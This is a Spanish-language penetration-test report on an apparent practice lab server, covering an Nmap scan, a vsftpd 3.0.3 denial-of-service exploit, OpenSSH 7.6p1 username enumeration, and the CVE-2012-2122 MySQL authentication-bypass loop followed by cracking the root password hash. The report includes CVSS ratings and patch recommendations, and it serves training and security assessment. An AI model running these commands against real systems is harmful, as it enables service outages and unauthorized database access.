

# Pentesting Playground 101

Autor: Armando Aguirre Martinez

# Índice

Introducción .....	2
Objetivo.....	2
Alcance .....	2
Resumen ejecutivo .....	2
Pruebas realizadas .....	2
1.    Uso de una VPN .....	2
2.    Escaneo de red usando Nmap .....	2
3.    Denegación de servicios (puerto 21 FTP: vsftpd 3.0.3) .....	3
4.    Enumeración de nombres de usuario (puerto 22 SSH: Openssh 7.6p1) .....	3
5.    Evasión de autenticación (puerto 3306 MySQL 5.5.23) .....	4
Detalles técnicos de las vulnerabilidades .....	4
1.    Puerto 21 FTP: vsftpd 3.0.3 .....	4
2.    Puerto 22 SSH: OpenSSH 7.6.p1 .....	5
3.    Puerto 3306 MySQL: 5.5.23 .....	6
Metodología.....	9
Recolección de información .....	9
Escaneo y enumeración.....	9
Análisis de vulnerabilidades .....	9
Evaluación de riesgos.....	9
Reporte .....	10

## Introducción

Una prueba de pentesting busca analizar los sistemas de una organización para evaluar la seguridad de una red o un sistema, para posteriormente poder garantizar la seguridad informática de la organización.

## Objetivo

El propósito de esta prueba es encontrar vulnerabilidades, analizar qué tan fácil son de explotarlas antes de que un delincuente informático lo haga y así evitar ataques a los sistemas, además, con esta prueba se podrá proporcionar recomendaciones que servirán como guía para mitigar y reforzar la seguridad informática de la organización.

## Alcance

El alcance de la prueba fue realizado a un servidor virtual conteniendo posibles vulnerabilidades.

## Resumen ejecutivo

Al realizar la prueba de pentesting se encontraron algunas vulnerabilidades que podrían tener una gran repercusión en la integridad, confidencialidad y disponibilidad de la información de la organización.

## Pruebas realizadas

### 1. Uso de una VPN

Para esta prueba de pentesting se utilizó una OpenVPN que sirve para establecer y mantener redes privadas virtuales, en si lo que hace es establecer un túnel cifrado entre el cliente vpn y el servidor vpn.

```
(kali㉿kali)-[~/Escritorio]
$ sudo openvpn mandocyber.ovpn
```

Ejecución de OpenVPN

### 2. Escaneo de red usando Nmap

La herramienta de Nmap sirve para poder realizar escaneos de red, de los cuales se pueden descubrir host, puertos abiertos, servicios y sus versiones.

Para esta prueba se escaneo una dirección ip, lo que dio como resultado que los siguientes puertos están abiertos con sus servicios y versiones:

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
3306/tcp  open  mysql    MySQL 5.5.23
8080/tcp  open  http     Apache httpd 2.4.54 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Puertos abiertos con sus servicios y versiones

### 3. Denegación de servicios (puerto 21 FTP: vsftpd 3.0.3)

Se comenzó con la búsqueda de vulnerabilidades para el puerto 21 FTP con su versión vsftpd 3.0.3 para saber si contaba con algún exploit vigente, haciendo uso de la herramienta de “searchsploit” y también haciendo uso de la técnica de “Google Dorking” se encontraron algunos exploits que sirven para la denegación de servicios.

#### CVE-2021-30047

```
(kali㉿kali)-[~/Escritorio]
$ searchsploit vsftpd 3.0.3

Exploit Title | Path
---|---
vsftpd 3.0.3 - Remote Denial of Service | multiple/remote/49719.py
```

Exploit encontrado usando la herramienta de searchsploit

```
prodseanb Merge pull request #1 from VRSEN/identation-fixes
ba2b187 on Jan 22, 2022 6 commits

README.md Update README.md 2 years ago
vsftpd303-dos.py Syntax error fixes 2 years ago
```

Exploit encontrado haciendo uso de Google Dorking

### 4. Enumeración de nombres de usuario (puerto 22 SSH: Openssh 7.6p1)

En la búsqueda de algún exploit vigente para el puerto 22 SSH con la versión Openssh 7.6.p1 haciendo uso de la herramienta de “searchsploit” y de la técnica de “Google Dorking”, se encontró una lista de exploits que sirven para la enumeración de nombres de usuarios.

#### CVE-2018-15473

```
(kali㉿kali)-[~/Escritorio]
$ searchsploit -w OpenSSH 7.6p1

Exploit Title | URL
---|---
OpenSSH 2.3 < 7.7 - Username Enumerati | https://www.exploit-db.com/exploits/45210
OpenSSH 2.3 < 7.7 - Username Enumerati | https://www.exploit-db.com/exploits/45233
OpenSSH < 7.7 - User Enumeration (2) | https://www.exploit-db.com/exploits/45939
```

Exploits encontrados usando la herramienta de searchsploit

```
Sait-Nuri Update README.md
222cc58 on Nov 29, 2020 5 commits

CVE-2018-15473.py Add files via upload 3 years ago
README.md Update README.md 3 years ago
requirements.txt Add files via upload 3 years ago
```

Exploit encontrado haciendo uso de Google Dorking

## 5. Evasión de autenticación (puerto 3306 MySQL 5.5.23)

En la búsqueda de algún exploit vigente para el puerto 3306 MySQL con la versión 5.5.23 haciendo uso de la técnica de “Google Dorking” se encontró una línea en “bash” que permite el acceso al servidor.

### CVE-2012-2122

```
(kali@kali)-[~]
$ for i in `seq 1 1000`; do
for> mysql -u root --password=bad -h 10.10.206.12 2>/dev/null;
for> done
```

Línea en bash

## Detalles técnicos de las vulnerabilidades

### 1. Puerto 21 FTP: vsftpd 3.0.3

Una denegación de servicios (DoS) permite a los delincuentes informáticos hacer que un recurso informático no este disponible para los usuarios.

Elemento afectado	
10.10.49.167:21/FTP	
Respuesta para explotación	si

Categoría	Valor
Calificación base	7.5
Temporalidad	6.7
Ambiente de explotación	3.9
Severidad total	6.7

AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H/E:F/RL:O/RC:R

### Evidencia

```
(kali@kali)-[~/Escritorio]
$ nmap -Pn -n -T4 -p 21 10.10.49.167
Starting Nmap 7.94SVN ( https://nmap.org ) at 2023-12-12 15:37 CST
Nmap scan report for 10.10.49.167
Host is up (0.19s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
```

Escaneo al puerto 21 “open”

```
(kali@kali)-[~/Escritorio/vsftpd-3.0.3-DoS]
$ python3 vsftpd303-dos.py 10.10.49.167

VS-FTPD
Sistema D o S
By XYN/DUMP/NSKB3

[!] Testing if 10.10.49.167:21 is open
[+] Port 21 open, starting attack ...
[+] Attack started on 10.10.49.167:21!
```

Ejecución del exploit (Denegación de servicios)

```
(kali@kali)-[~/Escritorio]
$ ftp 10.10.49.167 21
Connected to 10.10.49.167.
421 There are too many connections from your internet address.
ftp>
```

Intento de conexión al servicio FTP

## Recomendación

- Actualizar a la versión más reciente para solucionar la vulnerabilidad.

## Referencia - CVE-2021-30047

[NVD - CVE-2021-30047 \(nist.gov\)](https://nvd.nist.gov/vuln/detail/CVE-2021-30047)

[CVE - CVE-2021-30047 \(mitre.org\)](https://cve.mitre.org/cve/2021/30047)

## 2. Puerto 22 SSH: OpenSSH 7.6.p1

La enumeración de nombres de usuario verifica la existencia de nombres de usuario válidos.

Para esta vulnerabilidad se utilizó un exploit en Python junto con un wordlist (lista de palabras) con la finalidad de obtener una enumeración de nombres de usuarios, a lo cual se obtuvieron usuarios validos en el sistema.

Elemento afectado	
10.10.191.156:22/SSH	
Respuesta para explotación	si

Categoría	Valor
Calificación base	5.3
Temporalidad	4.7
Ambiente de explotación	3.9
Severidad total	4.7

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:F/RL:O/RC:R

## Evidencia

```
(kali㉿kali)-[~/Escritorio/CVE-2018-15473]
$ ./CVE-2018-15473.py 10.10.191.156 -w /usr/share/wordlists/seclists/Usernames/Names/names.txt
[+] aaliyah is a valid username
[+] aaren is a valid username
[+] aarika is a valid username
[+] aaron is a valid username
[+] aartjan is a valid username
[+] aarushi is a valid username
[+] abagael is a valid username
[-] abagail is an invalid username
[+] abahri is a valid username
[+] abbas is a valid username
[+] abbe is a valid username
[+] abbey is a valid username
[+] abbi is a valid username
[+] abbie is a valid username
[+] abby is a valid username
[+] abbye is a valid username
[+] abdalla is a valid username
[+] abdallah is a valid username
```

Ejecución del exploit

## Recomendación

- Actualizar a la versión más reciente para solucionar la vulnerabilidad.
- La versión más reciente y estable hasta este momento es **OpenSSH 9.6**.

## Referencia - CVE-2018-15473

[NVD - CVE-2018-15473 \(nist.gov\)](#)

[OpenSSH](#)

### 3. Puerto 3306 MySQL: 5.5.23

La evasión de autenticación para esta prueba fue un ataque de fuerza bruta, ya que se probaron nombres de usuario y contraseñas para poder obtener las credenciales validas. Esta prueba tuvo éxito al poder encontrar credenciales débiles y de esa forma tener acceso no autorizado al servidor de MySQL.

Elemento afectado	
10.10.206.12/MySQL	
Respuesta para explotación	si

Categoría	Valor
Calificación base	10
Temporalidad	8.9
Ambiente de explotación	3.9
Severidad total	8.9

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H/E:F/RL:O/RC:R

## Evidencia

```
(kali@kali)-[~]
$ for i in `seq 1 1000`; do
for> mysql -u root --password=bad -h 10.10.206.12 2>/dev/null;
for> done
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 419
Server version: 5.5.23 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| test |
+-----+
```


Acceso al servidor MYSQL con la línea de bash

Esto es un grave riesgo de seguridad, ya que un delincuente informático puede acceder al servidor y hacer mal uso de su contenido.

```
MySQL [mysql]> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv |
| db |
| event |
| func_de |
| general_log |
| help_category |
| help_keyword |
| help_relation |
| help_topic |
| host |
| ndb_binlog_index |
| plugin |
| proc |
| procs_priv |
| proxies_priv |
| servers |
| slow_log |
| tables_priv |
| time_zone |
| time_zone_leap_second |
| time_zone_name |
| time_zone_transition |
+-----+
```

Tablas de la base de datos MySQL






Contraseñas cifradas

Haciendo uso de la página de crackstation.net se logro descifrar la contraseña dando como resultado: **123456**.

Enter up to 20 non-salted hashes, one per line:

6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9

☐ No soy un robot
 
[Privacidad](#) - [Términos](#)

Crack Hashes

**Supports:** LM, NTLM, md2, md4, md5, md5(md5\_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1\_bin), QubesV3.1BackupDefaults

Hash	Type	Result
6BB4837EB74329105EE4568DDA7DC67ED2CA2AD9	MySQL4.1+	123456

**Color Codes:** Green Exact match, Yellow Partial match, Red Not found.

Página de Crackstation

Se verifico la contraseña y usando el usuario **root**, se tuvo acceso a la base de datos.

```
(kali㉿kali)-[~/Escritorio]
$ mysql -u root -h 10.10.29.88 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 1859
Server version: 5.5.23 Source distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
```

Acceso a la base de datos usando las credenciales de **usuario: root** y **password: 123456**

### Recomendación

- Actualizar el servidor a la versión más reciente que es **8.2.0 innovation**.
- Cambiar las contraseñas de acceso.

### Referencia - **CVE-2012-2122**

[Evasión de autenticación en MySQL/MariaDB \(CVE-2012-2122\) \(hackplayers.com\)](#)

[MySQL :: Download MySQL Community Server](#)

## Metodología

### Recolección de información

En esta fase, se recopila tanta información como sea posible del objetivo antes de realizar una prueba de penetración, usando varias técnicas o herramientas.

### Escaneo y enumeración

En esta fase se utilizaron herramientas como: Nmap para el escaneo de ip, escaneo de puertos, escaneo de servicios y versiones, esto nos ayuda a conseguir información detallada de los sistemas activos.

### Análisis de vulnerabilidades

En esta fase consiste en identificar cuales sistemas tienen algún riesgo o vulnerabilidad identificada como pueden ser exploits, brechas de seguridad, backdoors, sistemas mal configurados, etc.

En esta prueba se utilizó la herramienta de “serarchsploit” y de la técnica de “Google Dorking” para evaluar los servicios identificados y de esa forma poder realizar pruebas de penetración.

### Evaluación de riesgos

En esta fase se señala la estimación y la probable consecuencia de las vulnerabilidades encontradas.

Para esta prueba se utilizó la calculadora de NIST, que nos ayuda a clasificar los riesgos basándose en la posibilidad de explotación y en el impacto que tendría.

## Reporte

En esta fase se documentan todo lo encontrado, desde los riesgos y vulnerabilidades, hasta las recomendaciones para mitigar y reforzar la seguridad informática.